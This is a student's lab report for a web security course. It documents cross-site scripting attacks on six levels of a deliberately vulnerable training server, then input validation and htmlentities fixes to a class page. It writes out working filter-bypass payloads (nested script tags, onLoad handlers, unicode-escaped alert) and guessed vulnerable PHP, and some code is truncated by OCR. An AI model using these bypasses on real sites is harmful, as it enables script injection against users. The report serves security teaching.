WAPH - Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Venkata Ramana Rao Devara
Email: devaravo@mail.uc.edu

Repository

Repository URL: https://www.github.com/devaravo/waph-devaravo/tree/main/labs/hackathon1.

Hackathon 1: Cross site scripting attacks and defenses


This lab covers attacking code on the server with different levels of defenses. In each level, the code is equipped with a level of defense on which cross site scripting attacks need to be performed. After performing attacks, the code on the server is guessed.Based on the learnings, the code in lab2 is updated with validation and defenses.

Task 1: Attacks

- This task covers attacking 7 different levels of defenses on code in the server and guessing the code

Level 0:

- The code in this level is not equipped with any type of defense (uses $_REQUEST) and hence XSS can be done by entering the following code in input field
-
- Level 0 attack:



devaravo-VM

Connected to VM

Feb 8 19:25

Not secure waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php

...-hackathon.eastus.cloudapp.azure.com says

Level 0 hacked by Venkata Ramana Rao Devara

Form Data

input: `<script>alert("Level 0 hacked by Venkata Ramana Rao Devara");</script>`

Submit: Submit

Figure 1: Level 0


-

Level 1:

- In this level, echo.php uses GET instead of REQUEST and XSS can be done by entering the following code in url

```
- ?data=<script>alert("Level 1 hacked by Venkata Ramana Rao Devara")</script>
```

- Level 1 attack:



devaravo-VM

Connected to VM

Feb 8 19:33

Not secure waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php?input=<script>alert("Level%201%20hacked%20by%20Venkata%20Ramana%20Rao%20Devara");...

...-hackathon.eastus.cloudapp.azure.com says

Level 1 hacked by Venkata Ramana Rao Devara

echo.php?input=%3Cscript%3...

Query String Parameters

input: `<script>alert("Level 1 hacked by Venkata Ramana Rao Devara");</script>`


-

Level 2:

- In this level, echo.php uses POST and hence cannot be broken by entering script in url.
- I have used HTTP POST form from Lab 2 which sends script through POST request

```
<form action="http://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php" name="ech
                Your input: <input name="input" onkeyup="console.log('You have pressed a key
                <input  type="Submit" value="Submit">
</form>
```

- Level 2 attack:



...-hackathon.eastus.cloudapp.azure.com says

Level 2 hacked by Venkata Ramana Rao Devara

input: <script>alert("Level 2 hacked by Venkata Ramana Rao Devara");</script>

Figure 2: Level2

-

- Level 2 code guess:

```
<?php
     if(isset($_POST["input"])){
       echo $_POST["input"];
     }
     else{
          echo {"error":"Please provide 'input' field in HTTP POST request"};
     }
?>
```


Level 3:

- In this level, the code in the server removes any occurence of script opening and closing tags.

- Hence, I have injected code such that when script tags is removed in my line of code, it forms the actual script tags as follows:

```
- ?data=<scrip<script>t>alert("Level 3 hacked by Venkata Ramana Rao Devara")</scr</script>ip
```

- Level 3 attack:



waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php?input=<scrip<script>t>alert("Level%203%20hacked%20by%20Venkata%20Ramana%20Rao%20D...

...-hackathon.eastus.cloudapp.azure.com says

Level 3 hacked by Venkata Ramana Rao Devara

OK

echo.php?input=%3Cscrip%3C...

input: <scrip<script>t>alert("Level 3 hacked by Venkata Ramana Rao Devara")</scr</script>ipt>

Figure 3: Level3

-

- Level 3 code guess:

```
<?php
     if(isset($_GET["input"])){
        echo str_replace(["<string>","</script>"],"",$_GET["input"]);
     }
     else{
          echo {"error":"Please provide input field"};
     }
?>
```

Level 4:


- In this level, the code in the server detects if there is any occurence of ‘script’ in the input and does not proceed to echo the input.
- Hence, JS needs to be injected in input without using script tag.
- This can be done using inline JS on any html element as following:

```
- ?data=<body onLoad='alert("Level 4 hacked by Venkata Ramana Rao Devara")'></body>
```

- Level 4 attack:

-

- Level 4 code guess:



waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php?input=<body%20onLoad="alert(%27Level%204%20hacked%20by%20Venkata%20Ramana%20Ra...

...-hackathon.eastus.cloudapp.azure.com says

Level 4 hacked by Venkata Ramana Rao Devara

echo.php?input=%3Cbody%20...

Query String Parameters

input: <body onLoad="alert('Level 4 hacked by Venkata Ramana Rao Devara')"></body>

Figure 4: Level4

```
<?php
     if(isset($_GET["input"])){
          $data = $_GET["input"];
          if(str_contains($data,"script")){
             echo "'script' is not allowed"
          }
          else{
            echo $data;
          }
     }
     else{
          echo {"error":"Please provide input field"};
     }
?>
```


Level 5:

- In this level. the server code detects occurence of both script and alert.
- script tag filter can be bypassed using html inline js , but still ‘alert’ cannot be used.
- Hence, instead of directly using ‘alert’, we can use encoded ‘alert’ as follows:

```
- ?data=<body onLoad='\u0061lert("Level 5 hacked by Venkata Ramana Rao Devara")'></body>
```

- Level 5 attack:
-
- Level 5 code guess:

```
<?php
```



⚠ Not secure waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php?input=<body%20onLoad="\u0061lert(%27Level%205%20hacked%20by%20Venkata%20Ra...

...-hackathon.eastus.cloudapp.azure.com says

Level 5 hacked by Venkata Ramana Rao Devara

OK

echo.php?input=%3Cbody%20...

Query String Parameters

input: <body onLoad="\u0061lert('Level 5 hacked by Venkata Ramana Rao Devara')"></body>

1 requests 346 B transferred

Figure 5: Level5

```
     if(isset($_GET["input"])){
          $data = $_GET["input"];
          if(str_contains($data,"script")){
             echo "'script' is not allowed"
          }
          else if(str_contains($data,"alert")){
             echo "'alert' is not allowed"
          }
          else{
            echo $data;
          }
     }
     else{
          echo {"error":"Please provide input field"};
     }
?>
```

Level 6:

- In this level, the server code encodes user input using htmlentities() function.
- Hence, the code converts all html entities to encoded form and hence we cannot use <>" etc.
- If the htmlentities is not used with ENT_QUOTES, the code can still be vulnerable to xss if the user closes the input using quotes and starts a new JS listener with malicious JS code injected.
- I have tried to inject different codes in the user input for a long time, but

I could not bypass it.


- Level 6 code guess:

```
<?php
    echo htmlentities($_REQUEST['data]);
?>
```

Task 2

This task covers adding input validation and xss prevention code to echo.php and html webpage created in Lab 2

echo.php

- Here the user input is encoded using htmlentities
- For input validation, the code checks if the user input is empty
- 

  Commit

  Adds input validation in echo.php

  main


  devaravo committed 37 minutes ago   1 parent ea51b49 commit ccffec8

  Showing **1 changed file** with **7 additions** and **1 deletion**.

  8 labs/lab2/echo.php

  ```
  @@ -1,3 +1,9 @@
   <?php
  -    echo $_REQUEST["data"];
  +    $data = $_REQUEST['data'];
  +    if(strlen($data)==0){
  +        echo "data is empty";
  +    }
  +    else{
  +        echo $data;
  +    }
   ?>
  ```

  0 comments on commit ccffec8

- 

  Commit

  encodes data received by echo.php

  main

  devaravo committed 34 minutes ago   1 parent 62ad34a commit 12a5dab

  Showing **1 changed file** with **1 addition** and **1 deletion**.


  2 labs/lab2/echo.php

  ```
  @@ -1,5 +1,5 @@
   <?php
  -    $data = $_REQUEST['data'];
  +    $data = htmlentities($_REQUEST['data']);
       if(strlen($data)==0){
           echo "data is empty";
       }
  ```

  0 comments on commit 12a5dab

html webpage

Input validation in HTTP GET and POST forms

- Here the user input is checked if it is empty and alert is displayed if the user clicks on submit without entering data
- 


github.com/devaravo/waph-devaravo/commit/ea51b4916b371e8edd32206f71110508ecea1d07
Whitespace
Ignore whitespace
Split
Unified

Showing 1 changed file with 10 additions and 3 deletions.

```
                <b>Interaction with forms</b>
                <div>
                        <i>Form with an HTTP GET Request</i>
-                       <form action="/echo.php" method="GET">
+                       <form name="httpget" action="/echo.php" method="GET" onsubmit="return validateForm('httpget')">
                                Your input: <input name="data" onkeyup="console.log('You have pressed a key')">
                                <input type="submit" value="Submit">
                        </form>
                </div>
                <div>
                        <i>Form with HTTP POST Request</i>
-                       <form action="http://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php" name="echo_post" method="POST">
-                               Your input: <input name="input" onkeyup="console.log('You have pressed a key')">
+                       <form name="httppost" action="/echo.php" method="POST" onsubmit="return validateForm('httppost')">
+                               Your input: <input name="data" onkeyup="console.log('You have pressed a key')">
                                <input  type="Submit" value="Submit">
                        </form>
                </div>
@@ -82,6 +82,13 @@ <h3>Student: Venkata Ramana Rao Devara</h3>
                                document.getElementById("digital-clock").innerHTML="Current time: "+ new Date();
                        }
                        setInterval(displayTime, 500);
+                       function validateForm(formName){
+               var data = document.forms[formName]["data"].value;
+               if(data==null || data==""){
+                       alert("Your input cannot be empty");
+                       return false;
+               }
+            }

                </script>
                <script src="email.js"></script>
```

Input validation for Ajax echo

- User input for Ajax echo is checked if it is empty
- 

Adds input validation for Ajax echo

main

devaravo committed 42 minutes ago

1 parent ccffec8 commit 3bc2cc1

Showing 1 changed file with 1 addition and 0 deletions.

labs/lab2/waph-devaravo.html


```
@@ -109,6 +109,7 @@ <h3>Student: Venkata Ramana Rao Devara</h3>
                        function getEcho() {
                                var input = document.getElementById("data").value;
                                if(input.length == 0){
+                                       alert("Input cannot be empty");
                                        return
                                }

```

0 comments on commit 3bc2cc1

Input validation for jQueryAjax GET

- User input is checked if it is empty

- 

Commit

Adds input validation for jQueryAjax GET

main

devaravo committed 43 minutes ago   1 parent 3bc2cc1 commit 8f4994c


Showing 1 changed file with 3 additions and 1 deletion.

```
4 labs/lab2/waph-devaravo.html
@@ -129,8 +129,10 @@ <h3>Student: Venkata Ramana Rao Devara</h3>

                function jQueryAjax(){
                        var input = $('#data').val();
-                       if(input.length == 0)
+                       if(input.length == 0){
+                               alert("Input cannot be empty");
                                return;
+                       }
                        $.get("echo.php?data="+input, function(result){
                                $("#response").html("Response from server: "+ result);
                        });
```

0 comments on commit 8f4994c

Input validation for jQueryAjax POST

- User input is checked if it is empty
- 

Commit

Adds input validation for jQueryAjax POST

main

devaravo committed 44 minutes ago   1 parent 8f4994c commit 9b1231d


Showing 1 changed file with 4 additions and 1 deletion.

```
5 labs/lab2/waph-devaravo.html
@@ -142,8 +142,11 @@ <h3>Student: Venkata Ramana Rao Devara</h3>

                function jQueryAjaxPost(){
                        var input = $('#data').val();
-                       if(input.length == 0)
+                       if(input.length == 0){
+                               alert("Input cannot be empty");
                                return;
+                       }
+
                        $.post("echo.php",{data: input}, function(result){
                                $("#response").html("Response from server: "+result);
                        });
```

0 comments on commit 9b1231d

Input validation for Guess Age

- The code checks whether the user entered a name or not
- 

Commit

Adds input validation for Guess Age

main

devaravo committed 43 minutes ago   1 parent 9b1231d commit 24988fa

Showing 1 changed file with 4 additions and 0 deletions.


```
4 labs/lab2/waph-devaravo.html
@@ -164,6 +164,10 @@ <h3>Student: Venkata Ramana Rao Devara</h3>
                });

                async function guessAge(name){
+                   if(name.length==0){
+                           alert("Please enter a name");
+                           return;
+                   }
                    const response = await fetch("https://api.agify.io/?name="+name);
                    const result = await response.json();
                    console.log(result);
```

0 comments on commit 24988fa

Ajax echo response validation

- The response given by ajax echo is checked if it empty and then appended to html body



Commit

checks if the Ajax echo response is not null

main

devaravo committed 41 minutes ago

1 parent 24988fa commit 209e68b

Showing 1 changed file with 2 additions and 0 deletions.


labs/lab2/waph-devaravo.html

```
@@ -118,7 +118,9 @@ <h3>Student: Venkata Ramana Rao Devara</h3>
                  xhttp.onreadystatechange = function() {
                          if (this.readyState == 4 && this.status == 200){
                                  console.log("Received data= "+xhttp.responseText);
+                                 if(xhttp.responseText.length!=0){
                                  document.getElementById("response").innerText = "Response from server: " + xhttp.responseText;
+                                 }
                          }
                  }
```

0 comments on commit 209e68b

jQueryAjax GET response validation

- The response given by jQueryAjax GET is checked if it empty and then appended to html body



Commit

checks if jqueryAjax GET response is not empty

main

devaravo committed 41 minutes ago

1 parent 209e68b commit ca1033e

Showing 1 changed file with 2 additions and 0 deletions.

labs/lab2/waph-devaravo.html


```
@@ -136,7 +136,9 @@ <h3>Student: Venkata Ramana Rao Devara</h3>
                          return;
                  }
                  $.get("echo.php?data="+input, function(result){
+                         if(result.length!=0){
                          $("#response").html("Response from server: "+ result);
+                     }
                  });

          $("#data").val("");
```

0 comments on commit ca1033e

jQueryAjax GET response validation

- The response given by jQueryAjax POST is checked if it empty and then appended to html body

- 

Commit

checks if jqueryAjax POST response is not empty

main

devaravo committed 40 minutes ago

1 parent ca1033e commit 2a726d4

Showing 1 changed file with 2 additions and 0 deletions.

2 labs/lab2/waph-devaravo.html


```
@@ -152,7 +152,9 @@ <h3>Student: Venkata Ramana Rao Devara</h3>
                                    }

                                    $.post("echo.php",{data: input}, function(result){
  +                                         if(result.length!=0){
                                            $("#response").html("Response from server: "+result);
  +                                     }
                                    });
                        $("#data").val("");
                    }
```

0 comments on commit 2a726d4

Joke response validation

- The joke given by Joke API is checked if it is not empty and only then appended to html

- 

Commit

checks if the joke returned by api is not empty

main

devaravo committed 39 minutes ago

1 parent 2a726d4 commit e8c603c

Showing 1 changed file with 2 additions and 0 deletions.

2 labs/lab2/waph-devaravo.html

